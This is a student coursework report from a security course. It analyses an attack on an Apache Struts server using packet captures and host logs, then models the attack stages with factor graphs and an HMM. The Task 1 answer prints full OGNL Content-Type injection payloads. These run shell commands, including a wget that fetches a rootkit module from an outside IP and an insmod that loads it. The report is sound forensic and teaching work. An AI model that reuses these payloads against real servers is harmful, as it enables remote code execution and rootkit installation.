Mini-Project 3

ECE/CS 498DS

Spring 2020

Chuhao Feng (chuhaof2), Boyang Zhou (boyangz3), Mengxuan Yu (my13)

All Registered

Task 0

0.6.(a) Which http pcap file represents legitimate activity, and which represents attacker activity?

http2.pcap represents legitimate activity while http.pcap represents attacker activity.

0.6.(b) Are there any Content-Type headers in legitimate activity pcap file? If there are, list those Content-Type headers.

No, there is not any Content-Type headers in legitimate activity pcap file.

Task 1 – HTTP Traffic Analysis

- Task 1. 1. a Report the **UNIX timestamp** of the first attempted scan on the vulnerable server
- 1521394903.610774000

- Task 1. 1.b What is the **IP address** of the vulnerable server?
- 172.17.0.2

- Task 1. 1.c What is the **port** of the vulnerable server?
- 8080

Task 1 – HTTP Traffic Analysis

- 2.a Provide a list of the Content-Type headers sent to the vulnerable server from the provided HTTP packet capture. For each Content-Type header, provide its length as well.

```
[('.multipart/form-data~${#context["com.opensymphony.xwork2.dispatcher.HttpServletResponse"].addHeader("LOLOLOLOLOLPAYLOADWORKEDLOLOLOLOL",1330+7)}', 144), ('.multipart/form-
data~${#context["com.opensymphony.xwork2.dispatcher.HttpServletResponse"].addHeader("LOLOLOLOLOLPAYLOADWORKEDLOLOLOLOL",1330+7)}', 144), ('.multipart/form-
data~${#context["com.opensymphony.xwork2.dispatcher.HttpServletResponse"].addHeader("LOLOLOLOLOLPAYLOADWORKEDLOLOLOLOL",1330+7)}', 144), ('application/x-www-form-urlencoded', 33), ('application/x-
www-form-urlencoded', 33), ('application/x-www-form-urlencoded', 33), ('application/x-www-form-urlencoded', 33), ("%{(#_='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInsta
nce(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='ls').(#iswin=(@java.lang.Syste
m@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#proc
ess.getInputStream(),#ros)).(#ros.flush())}", 806), ("%{(#_='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInsta
nce(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='whoami').(#iswin=(@java.lang.
System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#proc
ess.getInputStream(),#ros)).(#ros.flush())}", 810), ("%{(#_='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInsta
nce(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='wget
http://162.212.156.148/rk.ko > rk.ko').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#proc
ess.getInputStream(),#ros)).(#ros.flush())}", 845), ("%{(#_='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInsta
nce(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='wget
http://162.212.156.148/rk.ko > rk.ko').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#proc
ess.getInputStream(),#ros)).(#ros.flush())}", 845), ("%{(#_='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInsta
nce(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='insmod
rk.ko.1').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#proc
ess.getInputStream(),#ros)).(#ros.flush())}", 818), ("%{(#_='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInsta
nce(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='insmod
rk.ko.1').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#proc
ess.getInputStream(),#ros)).(#ros.flush())}", 818), ("%{(#_='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInsta
nce(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='insmod
rk.ko.1').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#proc
ess.getInputStream(),#ros)).(#ros.flush())}", 818)]
```

Task 1 – HTTP Traffic Analysis

- 2.b Fill in the blanks in the table below

Command Name	Present in the attack?	Interpretation of the command
whoami	Yes	Displays the name of the current user
wget	Yes	Downloads a file with a sensitive extension without signifying the user
ls	Yes	List information about the FILEs
cat	No	
cd	No	
insmod	Yes	Insert a module into the kernel (Installs a rootkit as a new kernel module)
ssh	No	
lsmod	No	

Task 1 – Host Logs Analysis

1.a Provide a list of kernel modules added or removed from the system:

kernel module (added/removed) list:
['rk', 'ipt_MASQUERADE', 'nf_nat_masquerade_ipv4', 'nf_conntrack_netlink', 'nfnetlink', 'xfrm_user', 'xfrm_algo', 'iptable_nat', 'nf_conntrack_ipv4', 'nf_defrag_ipv4', 'nf_nat_ipv4', 'xt_addrtype', 'iptable_filter', 'ip_tables', 'xt_conntrack', 'x_tables', 'nf_nat', 'nf_conntrack', 'br_netfilter', 'bridge', 'stp', 'llc', 'overlay', 'ppdev', 'intel_powerclamp', 'crct10dif_pclmul', 'crc32_pclmul', 'ghash_clmulni_intel', 'aesni_intel', 'aes_x86_64', 'lrw', 'vboxvideo', 'gf128mul', 'glue_helper', 'ablk_helper', 'cryptd', 'ttm', 'drm_kms_helper', 'snd_intel8x0', 'snd_ac97_codec', 'ac97_bus', 'input_leds', 'joydev', 'serio_raw', 'snd_pcm', 'drm', 'fb_sys_fops', 'snd_timer', 'syscopyarea', 'sysfillrect', 'i2c_piix4', 'snd', 'sysimgblt', 'soundcore', 'vboxguest', '8250_fintek', 'parport_pc', 'parport', 'mac_hid', 'autofs4', 'hid_generic', 'usbhid', 'hid', 'psmouse', 'ahci', 'libahci', 'e1000', 'pata_acpi', 'fjes', 'video', 'xt_nat', 'xt_tcpudp', 'veth', 'floppy', 'xor', 'raid6_pq', 'ufs', 'qnx4', 'hfsplus', 'hfs', 'minix', 'ntfs', 'msdos', 'jfs', 'xfs', 'libcrc32c', 'btrfs', 'nfnetlink_queue', 'nfnetlink_log', 'bluetooth']

1.b What is the attacker-controlled kernel module?

After searching all the contents in the Content-Type Headers, we only find two records with the GET request 'wget':

- cmd='wget http://162.212.156.148/rk.ko > rk.ko'
- cmd='wget http://162.212.156.148/rk.ko > rk.ko'

And the rk.ko is also in the kernel module (added/removed) list, so we can conclude that the kernel module named 'rk.ko' is attacker controlled module.

Task 1 – Host Logs Analysis

1.c How did you verify that the module was loaded onto the server?

After searching all the contents in the Content-Type Headers which are sent to the vulnerable server, we only find three records with the Load Module request 'insmod':

- cmd='insmod rk.ko.1'
- cmd='insmod rk.ko.1'
- cmd='insmod rk.ko.1'

These records of command show that the attackor controlled module 'rk.ko' is loaded in to the vulnerable server.

Task 1 – Host Logs Analysis

2. What is the **file name** that contains the internal hostnames?

Here we find that the file "known_hosts" is the file that the folder ".ssh"
(the important folder the attacker will use in the stage 5 of attack) contains.
Thus, "known_hosts" is the file that contains the list of internal hostname.

Task 1 – Host Logs Analysis

3. Do you observe any evidence that the attacker extracted the internal host names via HTTP in the logs? (If yes, report the log line. If not, briefly explain why not.)


We can see that the http content-type headers do not contain any command that uses the internal name file "known_hosts", so we can conclude that the attacker does not extract the list of internal hostnames via http.

Task 1 – DNS Traffic Analysis

1. (a) Provide the IP address of the attacker-controlled DNS server: 162.212.156.148

1. (b) Provide the IP address of the legitimate DNS server: 75.75.75.75

2. Histogram of the length of DNS queries:



Task 2

Task 2.2 Provide the marginal probability P(S1).

S1	phi(S1)
S1(0)	0.7727
S1(1)	0.2273

Task 2.3 What value of S1 maximizes the marginal probability P(S1)

According to our results in Task 2.2, $S_1 = 0$ maximizes the marginal probability $P(S_1)$.

Task 2

Task 2.4 Suppose you have already observed the event E1=1, provide the probability P(S1).

S1	phi(S1)
S1(0)	0.6939
S1(1)	0.3061

Task 2.5 What's the most probable state of S1 when observing E1=1.

The most probable state of S_1 when observing $E_1 = 1$ is still 0.

Task 3

Task 3.0 construct the severity function f1 to f9:

	benign	discovery	access	lateral_movement	privilege_escalation	persistence	defense_evasion	collection	exfiltration	command_control	execution
f1	0.936000	0.064	0.0	0.0	0.000000	0.000	0.0	0.0	0.00	0.0	0.0
f2	1.000000	0.000	0.0	0.0	0.000000	0.000	0.0	0.0	0.00	0.0	0.0
f3	0.553333	0.000	0.0	0.0	0.446667	0.000	0.0	0.0	0.00	0.0	0.0
f4	0.553333	0.000	0.0	0.0	0.446667	0.000	0.0	0.0	0.00	0.0	0.0
f5	0.553333	0.000	0.0	0.0	0.446667	0.000	0.0	0.0	0.00	0.0	0.0
f6	0.875000	0.000	0.0	0.0	0.000000	0.125	0.0	0.0	0.00	0.0	0.0
f7	0.020000	0.000	0.0	0.0	0.000000	0.000	0.0	0.0	0.98	0.0	0.0
f8	0.020000	0.000	0.0	0.0	0.000000	0.000	0.0	0.0	0.98	0.0	0.0
f9	0.020000	0.000	0.0	0.0	0.000000	0.000	0.0	0.0	0.98	0.0	0.0

Task 3

Task 3.1 construct the commonality factor function c and repetitiveness factor function r:

Most Common Event Sequence	Factor Function	Attack States	Probability
Scan->Sensitive_URI->New_Kernel_Module	c	persistence	0.07148


	benign	discovery	access	lateral_movement	privilege_escalation	persistence	defense_evasion	collection	exfiltration	command_control	execution
fc	0.0	0.0	0.0	0.0	0.0	0.07148	0.0	0.0	0.0	0.0	0.0

Most Frequent Repetitive Event Sequence	Factor Function	Attack States	Probability
Sensitive_URI->Sensitive_URI->Sensitive_URI	r	privilege escalation	0.066476

	benign	discovery	access	lateral_movement	privilege_escalation	persistence	defense_evasion	collection	exfiltration	command_control	execution
fr	0.0	0.0	0.0	0.0	0.066476	0.0	0.0	0.0	0.0	0.0	0.0

Task 3

Task 3.2 Draw a factor graph for each time t from t=1 to t=9:



Task 3

Task 3.4 (1) Provide the marginal probability for each stage
(hint: every row should add up to be 1)

	benign	discovery	access	lateral_movement	privilege_escalation	persistence	defense_evasion	collection	exfiltration	command_control	execution
S1	0.936000	0.064	0.0	0.0	0.000000	0.0	0.0	0.0	0.00	0.0	0.0
S2	1.000000	0.000	0.0	0.0	0.000000	0.0	0.0	0.0	0.00	0.0	0.0
S3	0.553333	0.000	0.0	0.0	0.446667	0.0	0.0	0.0	0.00	0.0	0.0
S4	0.553333	0.000	0.0	0.0	0.446667	0.0	0.0	0.0	0.00	0.0	0.0
S5	0.000000	0.000	0.0	0.0	1.000000	0.0	0.0	0.0	0.00	0.0	0.0
S6	0.000000	0.000	0.0	0.0	0.000000	1.0	0.0	0.0	0.00	0.0	0.0
S7	0.020000	0.000	0.0	0.0	0.000000	0.0	0.0	0.0	0.98	0.0	0.0
S8	0.020000	0.000	0.0	0.0	0.000000	0.0	0.0	0.0	0.98	0.0	0.0
S9	0.020000	0.000	0.0	0.0	0.000000	0.0	0.0	0.0	0.98	0.0	0.0

Task 3

Task 3.4 (2) Provide the most probable state for each timestamp

```
The most probable state for each time point
S1: benign
S2: benign
S3: benign
S4: benign
S5: privilege_escalation
S6: persistence
S7: exfiltration
S8: exfiltration
S9: exfiltration
```

Task 3

Task 3.5 What action should your model recommend for each time step?

```
Recommended action for each time step:
S1: No-Op Action
S2: No-Op Action
S3: No-Op Action
S4: No-Op Action
S5: Monitor Action
S6: Monitor Action
S7: Stop Attack Action
S8: Stop Attack Action
S9: Stop Attack Action
```

Subtask 3.6 What is the earliest timestamp in which your model should recommend stopping the attack?

The earliest stage in which our model should recommend stopping the attack is S_7, i.e. Exfiltration.

Task 3


Task 3.7 Do the most probable states for s1−s6,s8,s9 remain the same as Task3.2? Why or why not?

The most probable states for $S_1 - S_6, S_8, S_9$ remain the same as Task3.2.

E_7 and S_7 consist an independent factor graph without any connection with any other four factor graphs, which means that $S_1 - S_6, S_8, S_9$ are independent of E_7 and S_7. As a result, removing E_7 and S_7 will not affect the inference for the most probable states for $S_1 - S_6, S_8, S_9$.

Task 3

Task 3.8.a. Draw an HMM model for the attack scenario given the provided states and events.



Events:

e1: scan
e2: login/access
e3: sensitive URI
e4: sensitive URI
e5: sensitive URI
e6: new kernel modu
e7: dns tunnel
e8: dns tunnel
e9: dns tunnel

Task 3

Task 3.8.b. What parameters are needed for this HMM model to work?

- An 11×11 state transition probability matrix
- An 11×5 observation matrix
- An 1×11 initial distribution matrix

Task 3.8.c. Give an example of an advantage of the FG over the HMM model.

The FG model can implement more relationships than the HMM model does. Specifically, the HMM model can only implement state transitions and emission of event while the FG model can implement temporal relationships, like patterns of events, as well as statistical relationships, like severity or repetitiveness of events.

Task 4

Task 4.0. Is it possible to 100% detect this attack using only one event? Briefly explain

No, it is impossible. Each event has one or more corresponding attack states, so we cannot determine the attack state using only one event. Besides, each event has the corresponding attack state benign that cannot be determined as an attack, so it is even harder to detect this attack simply using only one event. Thus, it is impossible to 100% detect this attack using only one event.


Task 4.1. For each of the six events, give an example of a situation in which a false positive could happen

Scan: This behavior may be done by the antivirus software's, like Windows Defender, automatic scanning of the system to find the virus or attack.
Login: This behavior may be done by a friendly remote user, like a coworker of a project, instead of an attacker.
Sensitive URI: This behavior may be done by the system admin user who enters a link to download some executable files.
New Executable File: The file may come from a safe source like an admin user's compilation of a self-written C program.
Homepage overwritten with a new link: The homepage overwritten can be a situation where a benign server's original homepage is broken for some reasons, and the admin of the server chooses to re-guide the visitor to a new homepage.
Webserver restarted: This behavior can be done by the admin user of the system, for example, the Internet connection is broken while visiting the web, the admin user has to restart the websever to continue when the connection is recovered.

Task 4

Task 4.2. Provide a visual representation of a factor graph that can model the attack described above, can be hand drawn.

Please refer to our .ipynb file for more details.



Task 4.3. What variables and factor functions are common to the factor graph in Task 3 and your factor graph in 4.2? Name two.

Both the factor graph in Task 3 and our factor graph in Task 4.2 have variables state and event. However, variable state has 9 variates in the factor graph in Task 3 while 8 variates in our factor graph in Task 4.2. Similarly, variable event has 9 variates in the factor graph in Task 3 while 8 variates in our factor graph in Task 4.2. Besides, variable state can take 11 values in the factor graph in Task 3 while 6 values in our factor graph in Task 4.2. Variable event can take 5 values in the factor graph in Task 3 while 6 values in our factor graph in Task 4.2. What's more, events scan, login, and sensitive URI are common to both factor graphs. States benign, discovery, privilege escalation, persistence, command and control, and execution are common to both factor graphs. Since we choose to use a HMM-like factor function to model this attack, there is no common factor function to both factor graphs.